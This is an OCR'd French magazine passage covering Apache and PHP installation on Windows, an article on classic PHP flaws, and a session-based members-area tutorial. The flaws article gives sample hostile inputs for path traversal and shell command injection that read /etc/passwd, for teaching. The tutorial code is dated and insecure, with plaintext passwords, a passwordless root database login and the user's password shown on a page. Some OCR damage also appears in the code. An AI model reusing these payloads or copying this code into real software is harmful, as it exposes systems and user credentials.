
Apache est un serveur web Open Source très puissant. Depuis sa création, le nombre de serveurs l'utilisant ne cesse d'augmenter et il est devenu le serveur web le plus populaire du monde. Bien qu'Apache soit déjà, par défaut, un serveur très complet, il est possible d'étendre ses fonctionnalités en ajoutant des modules tels mod_ssl ou mod_rewrite. Ce n'est pas avec ces quelques lignes que vous pourrez vous rendre compte de toute sa puissance étant donné

que des livres entiers ont été écrits dans ce but. L'idée que vous devez retenir est que, grâce à lui, vous pourrez publier vos données sur Internet ;) Pour obtenir plus d'informations à propos d'Apache, je vous invite à visiter son site officiel http://www.apache.org.
Nous installerons la dernière version disponible que l'on peut obtenir directement à partir du lien :
http://mir2.ovh.net/ftp.apache.org/dist/httpd/binaries/win32/apache_2.0.52-win32-x86-no_ssl.msi (l'extension .msi contient une version déjà compilée d'Apache, ce qui facilite son installation).
Après avoir lancé notre installateur et accepté la licence (que vous aurez pris le temps de lire...), nous arrivons à la configuration de notre domaine. Le premier champ, " Network Domain ", correspond à votre DNS, le second, " Server Name ", au nom de votre site. Le dernier champ permet de définir le mail de l'administrateur du site.

Lors de l'étape suivante, il faut choisir son type d'installation. Comme pour MySQL, choisissez " Custom ". Ensuite il faut changer le répertoire d'installation et mettre "" à la place. Rien de particulier pour la suite, contentez-vous d'appuyez sur " Next " et de valider l'installation. Voilà, le serveur est en écoute sur le port 80, ce que nous pouvons vérifier en nous connectant sur **http://localhost/** où nous verrons la page suivante s'afficher :

Le code de la page qui s'affiche se trouve dans " c:\serveur\Apache2\htdocs ". Vous pouvez effacer les fichiers contenus dans ce répertoire et créer un nouveau fichier " index.html ". Si vous actualisez la page, vous verrez apparaître le contenu de votre fichier nouvellement créé.
Vous avez sans doute remarqué l'apparition d'une nouvelle icône dans la barre de tâche, elle correspond à l' " Apache Service Monitor " qui permet de gérer directement Apache en offrant la possibilité de lancer, redémarrer ou éteindre le serveur.





Pour avoir des informations sur votre version d'Apache ainsi que sur la façon dont il a été compilé, rendez-vous dans le répertoire " C:\serveur\Apache2\bin " et lancez la commande suivante :

```
C:\serveur\Apache2\bin>Apache.exe -V
Server version: Apache/2.0.52
Server built:   Sep 23 2004 16:17:34
Server's Module Magic Number: 20020903:9
Architecture:   32-bit
Server compiled with....
 -D APACHE_MPM_DIR="server/mpm/winnt"
 -D APR_HAS_SENDFILE
 -D APR_HAS_MMAP
 -D APR_HAS_OTHER_CHILD
 -D AP_HAVE_RELIABLE_PIPED_LOGS
 -D HTTPD_ROOT="/apache"
 -D SUEXEC_BIN="/apache/bin/suexec"
 -D DEFAULT_SCOREBOARD="logs/apache_runtime_status"
 -D DEFAULT_ERRORLOG="logs/error.log"
 -D AP_TYPES_CONFIG_FILE="conf/mime.types"
 -D SERVER_CONFIG_FILE="conf/httpd.conf"
```

L'avantage d'Apache est qu'il utilise un unique fichier de configuration, qui se trouve dans " c:\serveur\Apache2\conf " et se nomme httpd.conf. Ce fichier est composé de trois sections distinctes. Nous allons donc voir quelles sont les principales directives caractérisant chacune de ces sections.

Section 1 : Cette section permet de configurer l'environnement global d'Apache. On y trouve les directives indiquant l'emplacement des fichiers de configuration et celles contrôlant le fonctionnement général des processus.

ServerRoot "C:/serveur/Apache2"

-> Cette directive indique le dossier d'installation, c'est le plus haut niveau de l'arborescence d'Apache, on y trouve les fichiers de confs, les logs, la documentation etc. Les autres directives font référence à ServerRoot pour les chemins relatifs.

Listen 80

-> Permet de définir le port sur lequel Apache reçoit et traite les connexions. Vous pouvez

également ajouter une adresse IP en plus du numéro de port afin qu'Apache utilise une interface réseau spécifique.

LoadModule nom_module modules/nom_module.so

-> À partir de cette directive, vous pouvez ajouter ou supprimer des modules afin d'étendre les capacités du serveur. Pour connaître la liste des modules disponibles, il suffit de lister le répertoire "modules/" .

Vous n'aurez certainement pas besoin de modifier les autres directives de cette section, ce n'est donc pas la peine de les décrire.

Section 2 : Cette section contient les directives définissant les paramètres du serveur par défaut. Cela correspond au site qui s'affiche si l'on n'utilise pas d'hôtes virtuels.

ServerAdmin admin@nom_du_site.com

-> La directive ServerAdmin définit l'adresse de la personne gérant le domaine. Cette adresse est utile pour prévenir l'administrateur s'il y a des problèmes d'accès à certaines pages.

ServerName nom_du_site:80

-> Définit l'adresse du site principal, si vous n'avez pas de nom de domaine, vous pouvez alors indiquer le nom de votre machine ou l'IP correspondante.

DocumentRoot " C:/serveur/Apache2/htdocs"

-> Cette directive donne le chemin d'accès aux fichiers du site principal. Comme pour la directive " datadir " de MySQL, je vous conseille d'utiliser un répertoire situé sur une autre partition afin d'éviter d'éventuels problèmes de sécurité.

DirectoryIndex index.html index.htm

-> Cette option permet d'indiquer la priorité des pages qui seront reconnues automatiquement. Par exemple, si vous utilisez un fichier index.html dans le répertoire " htdocs/ ", vous n'avez pas besoin d'indiquer son nom pour y accéder. Ainsi, **http://localhost/ lancera automatiquement http://localhost/index.html.**

ServerSignature Off

-> Par défaut, cette directive est sur " On " et elle permet d'afficher la version du serveur lorsque l'on tombe sur une page d'erreur. Il vaut mieux la désactiver et donner le moins d'informations possibles sur votre serveur.

Il existe beaucoup d'autres directives intéressantes dans cette section, mais je ne peux pas toutes les décrire ici, vous apprendrez vite à les adapter à votre environnement.

Section 3 : C'est ici que vous pourrez configurer vos hôtes virtuels. Etant donné que vous n'aurez certainement pas besoin de gérer plusieurs domaines, je ne vais pas m'attarder sur les différents éléments de configuration de cette section.

Nous avons à présent un serveur web ainsi qu'un serveur de base de données, ces deux éléments fonctionnant indépendamment. PHP va établir un lien entre chacun de ces serveurs car il utilisera MySQL et sera lui-même utilisé par Apache.

3 - PHP

Pour obtenir une description du langage PHP, je vous laisse tourner quelques pages de ce numéro. Il y a plusieurs façons d'installer PHP, on peut par exemple utiliser l'installateur Windows disponible dans la section download de php.net. Cette méthode est la plus simple, mais elle risque de vous poser problème si vous souhaitez ajouter des extensions à PHP. L'autre technique consiste à installer PHP manuelle-


ment, ce qui est plus compliqué et demande plus de temps mais, à l'arrivée, on obtient de meilleurs résultats. De plus, en installant manuellement, on comprend mieux les différentes étapes et il sera alors plus simple de modifier la configuration.

Pour commencer l'installation, il faut récupérer l'archive contenant les binaires Windows disponible à partir de **http://www.php.net/downloads.php**. Une fois votre archive récupérée, il faut extraire son contenu vers " c:\php5\ " . Nous allons maintenant installer PHP en tant que module Apache. Pour cela, il faut à nouveau éditer le fichier " httpd.conf ". La première chose à modifier se situe dans la section 1 de ce fichier, où il faut ajouter " LoadModule php5_module "c:/php5/php5apache2.dll " à la suite des autres directives du même type. De même, il est nécessaire d'ajouter les directives " AddType application/x-httpd-php .php " et " PHPIniDir "C:/php5 " dans la section 2. Pour finir, il faut ajouter une valeur à la directive DirectoryIndex afin que les fichiers index.php soient automatiquement reconnus. Nous aurons donc " **DirectoryIndex index.html index.htm index.php** ".

Retournons maintenant dans notre répertoire d'installation de PHP pour renommer le fichier php.ini-recommended en php.ini. Il est préférable d'utiliser php.ini-recommended plutôt que php.ini-dist car sa configuration est optimisée et plus orientée sécurité. Bien, PHP est enfin installé. Pour s'en assurer, nous pouvons créer un fichier " test.php " dans lequel nous placerons :

```
<?php
echo "Php fonctionne :D !<br><br>";
phpinfo();
?>
```

Il reste à redémarrer Apache puis à tester notre script sur **http://localhost/test.php** :



php1.png

Notre configuration actuelle ne nous permet pas d'utiliser MySQL. Pour remédier à ce problème nous devons ajouter l'extension MySQL, ce que nous verrons en même temps que la description du " php.ini ". Nous allons maintenant voir comment est composé le fichier de configuration de PHP car c'est à partir de celui-ci que nous pourrons ajouter de nouvelles extensions. Lancez donc votre éditeur de texte favori puis ouvrez le fichier php.ini qui doit être placé dans " C:\php5\ ". Tout comme le fichier de configuration d'Apache, php.ini est composé de plusieurs sections traitant de la configuration du langage, des ressources utilisées, de la façon dont sont traitées les variables ou de l'utilisation et de la configuration des extensions dynamiques. Passons en revue quelques-unes

des options les plus importantes :
safe_mode = Off
-> Le safe_mode permet d'ajouter des options de sécurité en désactivant certaines fonctions. Si vous débutez en PHP, je vous conseille de ne pas l'utiliser tout de suite car la plupart des documentations se basent sur des configurations n'utilisant pas cette option. Pour avoir plus d'informations sur le safe_mode, vous pouvez aller visiter http://www.php.net/manual/en/features.safe-mode.php .
max_execution_time = 30
-> Détermine le temps d'exécution maximum en seconde d'un script. Vous aurez peut-être besoin de changer cette valeur en programmant diverses applications.
register_globals = Off
-> Cette option est très importante car, suivant sa valeur, certaines applications ne fonctionneront pas. Il est préférable pour la sécurité de son serveur de maintenir cette option sur Off et de prendre la bonne habitude d'utiliser le préfixe $_ afin de traiter les valeurs passées en argument.
magic_quotes_gpc = On
-> Permet d'échapper les caractères spéciaux par un slash. En activant cette option, vous éviterez des problèmes de sécurité de type SQL injection.
extension_dir = "C:/php5/ext/"
-> Cette directive sert à définir l'emplacement des extensions de PHP, par défaut sa valeur est de "./" et il faut donc la modifier pour pouvoir activer le support des bases de données MySQL.
extension=php_mysql.dll
-> En décommentant cette option, on active l'extension MySQL. Vous devez auparavant avoir modifié la valeur d' " extension_dir ". Si vous souhaitez activer d'autres extensions telles que bz2 ou gd2, il suffit de décommenter chacune des directives leur correspondant.
Le fichier de configuration php.ini contient également une section de configuration pour certaines extensions, celle-ci se trouve à la fin du fichier. Vous pouvez essayer d'adapter ces valeurs afin d'obtenir de meilleures performances.
Une chose importante à ne pas oublier est de copier le fichier libmysql.dll fournit dans " c:\php5\ " vers " c:\windows\system32\ " ou " c:\WINNT\system32\ ", selon votre système d'exploitation.
Après tout cela, il reste à redémarrer Apache pour que les modifications du php.ini prennent effet. En actualisant la page de notre test.php, on voit dans le phpinfo que MySQL est maintenant disponible.

CONCLUSION

Vous disposez à présent d'un serveur web capable d'utiliser la technologie PHP. Vous pouvez perfectionner vos connaissances du PHP en ajoutant de nouvelles extensions à votre version de PHP. En apprenant à utiliser ces extensions, vous serez capable de créer et d'héberger des sites internet dynamiques très puissants.

Références

" Apache en action " de Ken Coar & Rich Bowen
" PHP & MySQL " de Luke Welling & Laura Thomson
Site officiel d'Apache http://www.apache.org
Site officiel de PHP http://www.php.net
Site officiel de MySQL http://www.mysql.com

Delete

PROGRAMMATION PHP SÉCURISÉE

Les failles classiques

L'UN DES CONCEPTS CLÉ DE LA PROGRAMMATION SÉCURISÉE, SURTOUT EN PHP ET EN PROGRAMMATION WEB, EST LA VALIDATION DES PARAMÈTRES DONNÉS PAR L'UTILISATEUR. NOUS ALLONS VOUS MONTRER ICI LES FAILLES DE SÉCURITÉ LES PLUS FRÉQUENTES, QUI DÉCOULENT PRESQUE TOUTES DE NÉGLIGENCES DANS CETTE VÉRIFICATION ; AUTANT D'EXEMPLES À NE PAS SUIVRE.

On va d'abord énumérer des erreurs de conception et de mauvaise utilisation des variables en PHP. On va ensuite présenter les failles classiques résultant d'un mauvais traitement des paramètres.

ERREURS DE CONCEPTION

De nombreux scripts PHP utilisent encore des variables utilisateur (GET, POST ou cookie) pour mémoriser un état. Par exemple, certains scripts placent dans un cookie la variable de contrôle admin=1, pour vérifier que l'utilisateur a justifié ses droits d'administrateur. Il s'agit d'une mauvaise pratique, parce que facile à contrefaire : un cookie de ce genre peut être forgé et, dans certaines conditions, un appel à page.php?admin=1 suffit même à activer les droits admin. La gestion correcte des variables de contrôle se fait normalement avec le système de sessions prévu par PHP, qui les stocke dans la mémoire du serveur (voir notre article sur ce sujet).

Un problème équivalent survient lorsque l'on utilise des variables globales pour la communication entre des scripts inclus séparément. Par

exemple :

```
page.php
<?php
include("auth.php");
include("modules.php");
?>
```

Si auth.php, se fiant pourtant à une méthode sûre, initialise $admin ou $identified, et si modules.php prend en compte ces variables pour afficher des menus ou des informations, ce dernier peut être abusé. En effet, si on appelle directement modules.php?identified=1, en passant les variables par HTTP (GET ou POST), le script ne saura pas faire la différence – pour autant que la directive register_globals soit mise à " yes " dans la configuration de PHP. Une solution consiste alors à désactiver cette directive. Une autre, meilleure, est de placer les sous-scripts dans un répertoire qui n'est pas directement accessible par HTTP (un répertoire inc/ dont la lecture est défendue par HTTP par un .htaccess). Un problème plus célèbre de l'inclusion de script, la " faille include ", survient lorsque include est appelé avec un paramètre dérivé d'une variable utilisateur.

```
page.php
<?php
include("entete.php");
include("menugauche.php");
include("section/" . $section);
include("pied.php");
?>
```

Ce script est prévu pour structurer la page en plusieurs parties, sans utiliser de frames. Le menu contient ainsi des liens vers page.php?section=home.php ou page.php?section=contact.php. Seulement on peut inclure n'importe quel fichier avec ce script, par exemple en donnant section=../../../../etc/passwd. Cette façon de faire n'a d'avantages que pour les paresseux et reste à proscrire absolument. Une manière élégante et sûre d'implémenter ce système de navigation est d'utiliser un tableau associant un nom de page à un nom de fichier, et de prévoir une page d'erreur ou par défaut au cas où la page demandée n'était pas prévue.

LES INJECTIONS

Voici encore un autre type de script non sécurisé :

```
prime.php
<?php
if (isset($number)) {
  echo "<p>Nombres premiers inférieurs
à $number :<pre>";
   system("/home/fibo/bin/prime $num-
ber");
  echo "</pre>";
} else {
  // [...] Formulaire
}
?>
```

Ici, on passe la variable d'un formulaire en paramètre à un programme externe. L'appel à system est particulièrement dangereux, parce que l'argument est directement interprété par le shell. On peut donc inclure des caractères spéciaux dans le paramètre et exécuter, en sus, d'autres commandes. Par exemple avec : number=0;id;cat /etc/passwd. La solution est de filtrer les caractères spéciaux ; les fonctions escapeshellarg et escapeshellcmd ont d'ailleurs été prévues à cet effet. Dans ce genre de cas, il faudrait même filtrer systématiquement tout ce qui ne forme pas un nombre entier – ou tout ce qui ne sert pas à écrire un nom, une date, etc. selon le contexte, en testant preg_match("/^[0-9]+$/", $number), par exemple.

On rencontre le même phénomène lorsque l'on passe des variables utilisateur à d'autres éléments externes, comme une base de données SQL. Le " SQL injection " est aussi un grand classique des failles PHP, qui consiste à intercaler du code SQL dans la requête, en utilisant aussi des caractères spéciaux. PHP fournit des fonctions comme mysql_escape_string, pour filtrer ces attaques.

Dans le même ordre d'idées, on doit aussi filtrer les tags html présents dans des variables utilisateur qu'on voudrait afficher, afin d'éviter le cross site scripting (c'est-à-dire que l'utilisateur puisse faire s'afficher du code html arbitraire sur une page, en particulier sur le navigateurs des autres, par exemple sur un forum). Bref, filtrez aussi précisément que vous pouvez, vérifiez, et testez absolument tout ce qui vient de l'utilisateur.

PEUT-ON S'EN REMETTRE AU SAFE_MODE ?

PHP propose un mécanisme général pour limiter la portée des attaques classiques sur les scripts PHP : le safe_mode. Les administrateurs se sentent rassurés lorsque cette directive est enclenchée sur leurs serveurs, puisqu'elle bloque l'accès aux répertoires qui sont hors de l'espace web et interdit l'appel aux fonctions spécialement dangereuses, comme system(). Il y a cependant deux bémols à cette fausse sensation de sécurité.

Premièrement, un site complexe ne peut pas toujours fonctionner en safe_mode configuré par défaut. Il faut faire des exceptions aux restrictions de ce mode pour le bon fonctionnement du site, et chacune devient une faille potentielle dans sa sécurité.

Deuxièmement, des faiblesses sont découvertes régulièrement dans le safe_mode. Parmi les dernières, l'une permettait, à partir de la version 4.3.0 de PHP, de " bypasser " la limitation sur l'accès aux fichiers. On peut, lorsque la directive safe_mode_include_dir n'est pas définie (c'est le cas par défaut sur Mandrake 9.1, notamment), ouvrir un fichier arbitraire avec un simple include().

Il faut aussi garder à l'esprit que le safe_mode n'a que peu de contrôle sur les modules externes, comme MySQL, qui peuvent aussi présenter des vulnérabilités. De plus, certains bugs de conception, comme ceux présentés plus haut, ne peuvent être évités par le safe_mode. Enfin des attaques comme l'injection de headers mail illustrent des classes de vulnérabilités que le safe_mode ne peut pas non plus empêcher.

SESSIONS PHP : CRÉER

COMME LES COOKIES, LES SESSIONS (DEPUIS PHP 4.0) PERMETTENT DE GARDER DES INFORMATIONS EN MÉMOIRE ENTRE PLUSIEURS PAGES PHP, ET ÉVENTUELLEMENT ENTRE PLUSIEURS ACCÈS. IL EST AINSI POSSIBLE DE RECONNAÎTRE UN INTERNAUTE D'UNE PAGE À UNE AUTRE, OU DE SIMPLEMENT VÉRIFIER S'IL S'EST CORRECTEMENT IDENTIFIÉ, AUTORISANT AINSI LA CRÉATION D'UN ESPACE MEMBRE.

SESSIONS PHP : CREER UN ESPACE MEMBRES

Chaque session créée génère un identifiant unique, qui passe de page en page soit via l'URL, soit via un cookie.

Son nom est, par défaut, PHPSESSID (modifiable dans le php.ini ou directement dans le code). Les sessions peuvent être utilisées de deux façons différentes :

- soit de façon booléenne (la session a-t-elle été créée ou non ?)
- soit pour enregistrer des données (quelles options a choisi le membre ? Quel est son identifiant ? etc.)

Nous allons étudier ici les deux possibilités.

Pour nos exemples, nous allons considérer une table SQL "membres" contenant les champs suivants :

- id, l'identifiant numérique unique du membre (1, 2... 443, etc.).
- login, le nom d'utilisateur du membre, unique aussi pour chaque membre, composé de caractères et de chiffres.
- pass, le mot de passe de l'utilisateur, composé de caractères et de chiffres.

L'espace membre se composera de deux pages :

- page1.php, contenant le formulaire de Log In et le code d'authentification.
- page2.php, qui est l'espace membre à proprement parler ; réservé aux membres.

Pour ne pas devoir répéter la connexion à la base de données sur les deux pages, on crée un fichier header.php dans lequel on mettra le code suivant, qui sera inclu dans les pages qui en ont besoin :

```
<?
// Informations nécessaires
// à la connexion :
$dbhost     = "localhost";
$dblogin    = "root";
$dbpassword = "";
$dbname     = "sessions";

// Connexion au serveur :
$db = mysql_connect($dbhost, $dblogin,
$dbpassword);

// Connexion à la DB :
mysql_select_db($dbname,$db);
?>
```

UN ESPACE MEMBRES

Commençons donc par l'utilisation booléenne des sessions. La première chose à faire est d'initialiser une session via la fonction session_start();.

Note : PHP peut le faire automatiquement si session.auto_start est activé dans le fichier de configuration php.ini.

Il nous faut ensuite, dans cette page page1.php, un formulaire POST dans lequel l'utilisateur devra entrer son nom d'utilisateur et son mot de passe. Comme la vérification de ces derniers se fera dans la même page, l' "action" sera page1.php (on pourrait également la laisser vide, ce qui prendrait page1.php par défaut comme "action") :

```
<form method="POST"
 action="page1.php">
Mot de passe :
  <input type="password"
   name="mpass"><br>

Nom d'utilisateur :
<input type="text" name="mlogin"><br>
<input type="submit"
 name="send" value="Log In">
</form>
```

Mais ce formulaire ne devra pas s'afficher à chaque fois : s'il a été envoyé et que le mot de passe et le nom d'utilisateur sont corrects, le membre devra être authentifié et pourra rentrer dans son espace membre.
Le code de la page page1.php est donc, à notre niveau :

```
<?
// Connexion au serveur sql, ... :
include("header.php");

// On initialise une session :
session_start();

if (!isset($_POST["send"]))
{
 // Si le formulaire n'est pas
 // envoyé, on l'affiche :
?>

<form method="POST"
action="page1.php">
Nom d'utilisateur :
<input type="text" name="mlogin"><br>
Mot de passe :
<input type="password"
 name="mpass"><br>
<input type="submit"
 name="send" value="Log In">
</form>

<?
}else{ // Sinon :

[...]

}
?>
```

Si le formulaire est déjà envoyé, il y a deux possibilités : les nom et mot de passe utilisateur sont corrects, et on redirige vers page2.php ou bien ils ne le sont pas, alors on affiche un message d'erreur et on réaffiche le formulaire.
Cette partie, représentée dans le code ci-dessus par [...], devrait donc ressembler à ce qui suit :

```
$membre =
  addslashes($_POST["mlogin"]);
$passw = $_POST["mpass"];

$sql = "SELECT pass ".
       "FROM membres WHERE".
       "login='$membre'";

$req = mysql_query($sql)
  or die('Erreur SQL');

$res = mysql_fetch_array($req);

if ($passw != NULL
     && $res['pass'] == $passw)
{
    session_register("membre");
    echo "<a href=\"page2.php\">".
         "Entrez dans l'espace".
         "membres.</a>";
} else {
    echo "<a href=\"page1.php\">".
         "Mauvais login ou mot".
         " de passe.</a>";
    }
```

Petite analyse :
On stocke d'abord les résultats du formulaire dans deux variables : le login dans $membre et le mot de passe dans $passw.
Ensuite on extrait de la table "membres" le mot de passe qui correspond au login entré par l'utilisateur, qui sera stocké dans $res['pass']. On compare ce dernier au mot de passe entré par l'utilisateur ; s'il est incorrect on affiche le message "Mauvais login ou mot de passe" avec un lien vers le formulaire, et s'il est correct on affiche le message "Entrez dans l'espace membre" avec un lien vers page2.php, et on crée bien sûr une session.
Pour créer cette session, on utilise la fonction session_register(), qui a comme argument le nom de la session que l'on veut créer. Ici notre session portera donc le nom "membre".

Note: À propos des redirections, quelques problèmes de compatibilité ont été remarqués entre les sessions et la redirection via header(), il se peut donc que l'utilisation du javascript (par exemple) soit nécessaire.

Reste maintenant à créer le code de page2.php, qui vérifiera si oui ou non le membre est bien un membre (donc si une session a bien été créée). Rien de bien compliqué grâce à la fonction session_is_registered(), qui reçoit en argument le nom d'une session, et qui renvoie TRUE si elle est bien enregistrée, et FALSE si elle ne l'est pas.

Le code de page2.php sera simplement :

```
<?
session_start();

if (session_is_registered("membre"))
{

  echo "Bienvenue dans l'espace".
       "membres !";
  echo "Info privée blablabla info".
       "privée blablabla";
```

```
} else {

  echo "<a href=\"page1.php\">".
       "Désolé, vous devez être ".
       "logué pour accéder à ".
       "l'espace membres !</a>";

}
?>
```

Il sera peut-être aussi nécessaire, pour faire les choses proprement, de créer une page logout.php afin de déconnecter la personne en fin d'utilisation du script (entre autres pour la sécurité du membre).

Pour cela, il faut utiliser, dans notre cas, deux fonctions :

- session_unregister(), qui va " désenregistrer " la session créée avec session_register() et
- session_destroy(), qui va détruire la session lancée via session_start(). logout.php contiendra donc le code :

```
<?
session_start();
session_unregister("membre");
session_destroy();
?>
```

```
<?
include("header.php");

session_start();

if (!isset($_POST["send"])){

?>
```

D'autres fonctions peuvent être utiles pour les sessions, comme :

- session_name(), qui lit et/ou modifie le nom d'une session,
- session_unset(), qui détruit toutes les variables d'une session,
- et d'autres encore, disponibles en français sur le manuel officiel de http://www.php.net.

Au lieu d'utiliser session_register(), l'équipe PHP conseille, de façon à être indépendant de l'option register_globals, d'utiliser le tableau superglobal $_SESSION (anciennnement $HTTP_SESSION_VARS). En effet, session_register() risque de ne pas fonctionner correctement dans les environnements où register_globals est désactivé.

En dehors de ce dysfonctionnement, $_SESSION est fort pratique pour identifer plus rapidement un membre ou enregistrer des préférences.

Revoyons donc notre espace membres, composé de page1.php, page2.php et logout.php, mais cette fois-ci en utilisant $_SESSION.

Voici ce que va devenir page1.php (header.php ne change pas) :

```
<form method="POST" action="page1.php">
Nom d'utilisateur : <input type="text" name="mlogin"><br>
Mot de passe : <input type="password" name="mpass"><br>
Boisson préférée : <input type="text" name="mboisson"><br>
<input type="submit" name="send" value="Log In">
</form>

<?

} else {

        $membre = addslashes($_POST["mlogin"]);
        $passw = $_POST["mpass"];

        $sql = "SELECT pass FROM membres WHERE login='$membre'";
        $req = mysql_query($sql) or die('Erreur SQL');
        $res = mysql_fetch_array($req);

    if ($passw != NULL && $res['pass'] == $passw){

          $_SESSION["membre"] = $membre;
          $_SESSION["boisson"] = htmlspecialchars($_POST["mboisson"],
                                 ENT_QUOTES);
          echo "<a href=\"page2.php\">Entrez dans l'espace membre.</a>";

        }else{

          echo "<a href=\"page1.php\">Mauvais login ou mot de passe.</a>";

        }
}
?>
```

On voit deux différences majeures par rapport au premier espace membres. D'abord j'ai rajouté un champ "Boisson préférée" au formulaire :), et aussi (et surtout) la ligne :`

```
session_register("membre");
```

a été remplacée par les lignes :

```
$_SESSION["membre"] = $membre;
$_SESSION["boisson"] = htmlspecial-
chars($_POST["mboisson"],ENT_QUOTES);
```

Contrairement au code précédent, on peut pour un membre stocker plusieurs valeurs dans un tableau qui seront réutilisables sur chaque page de l'espace membres.
page2.php pourrait maintenant devenir :

```
<?
include("header.php");

session_start();

if (isset($_SESSION["membre"])){

  $sql = "SELECT pass FROM membres WHERE login='".$_SESSION["membre"]."'";
  $req = mysql_query($sql) or die('Erreur SQL');
  $res = mysql_fetch_array($req);

  echo "Bienvenue ".$_SESSION["membre"].
       ", vous prendriez bien un verre de ".$_SESSION["boisson"]." ? <br>";
  echo "Votre mot de passe est : <i>".$res['pass']."</i>.";

}else{
   echo "<a href=\"page1.php\">Désolé, vous devez être logué pour accéder à
l'espace membre !</a>";
}
?>
```

On remarque clairement les avantages de cette technique :

- On reconnaît le membre qui s'est logué, ce qui n'était pas possible dans l'espace membre précédent, on peut alors, par exemple, extraire d'autres informations de la base de données à son sujet.
- On peut directement utiliser les valeurs enregistrées dans $_SESSION, comme pour afficher sa boisson préférée.

Enfin, le fichier logout.php ne doit plus utiliser session_unregister(), mais bien unset(), comme une variable classique. Ce qui se transformera ici en :

```
<?
session_start();
unset($_SESSION["membre"]);
unset($_SESSION["boisson"]);
session_destroy();
?>
```

Note : Avant PHP 4.3 et avec register_globals activé, c'est toujours session_unregister() qui doit être utilisé.

Comme je l'ai indiqué en début de texte, l'identifiant de session est envoyé via URL ou via cookies. Cet identifiant, contenu dans une constante "SID", est de la forme "nom_session=valeur_session", "nom_session" étant la valeur donnée à session.name dans le php.ini (PHPSESSID par défaut). Il est envoyé en priorité par cookie, mais tout le monde n'utilise pas les cookies.
Dans ce cas, il faut nous mêmes ajouter à la fin de chaque lien le SID en question. Dans notre espace membres, il n'y a qu'une ligne à changer dans page1.php, c'est :

```
echo "<a href=\"page2.php\">".
     "Entrez dans l'espace".
     " membre.</a>";
```

en :

```
echo "<a href=\"page2.php?".
     htmlspecialchars(
        SID,ENT_QUOTES).
     "\">Entrez dans l'espace ".
     "membre.</a>";
```

Si vous voulez malgré cela forcer l'utilisation des cookies, il faut activer l'option "session.use_only_cookies".
Vous voilà maintenant capables d'utiliser les sessions afin de créer un espace membres, en fonction de votre configuration et de votre version PHP. Tous les codes utilisés ont été simplifiés au maximum, à vous d'en faire quelque chose d'attrayant pour l'utilisateur !
De nombreux détails sont toujours disponibles (en français) sur le site officiel, comme à l'adresse : **http://be2.php.net/session**. Vous y trouverez toutes les fonctions relatives aux sessions, les options de configurations en rapport expliquées, l'influence de certaines autres options... Tout ce qu'il faut pour les maîtriser sur le bout des doigts.

Bon coding !

Germain Randaxhe aka frog-m@n

PHPCHALLENGE.ORG

À essayer de toute urgence sur http://www.phpchallenge.org : le nouveau challenge PHP de frog-m@n, que vous lisez régulièrement dans les publications de The Hackademy, et skarab, qui ont réussi à concevoir un design de qualité pour chacun des faux sites que vous devrez attaquer.
Les trente épreuves disponibles pour l'instant sont enrichissantes pour un développeur et la plupart originales, bien que les failles à découvrir soient simulées. Le principe est de trouver à chaque fois l'erreur d'implémentation laissée à dessein dans un formulaire d'identification, dans un système d'upload de fichiers, dans un sondage, etc. Si vous trouvez un moyen de l'exploiter pour faire engendrer une action que vous n'auriez normalement pas le droit de faire, c'est gagné !

Bon courage !

OPÉRATIONS SUR LES FICHIERS EN PHP

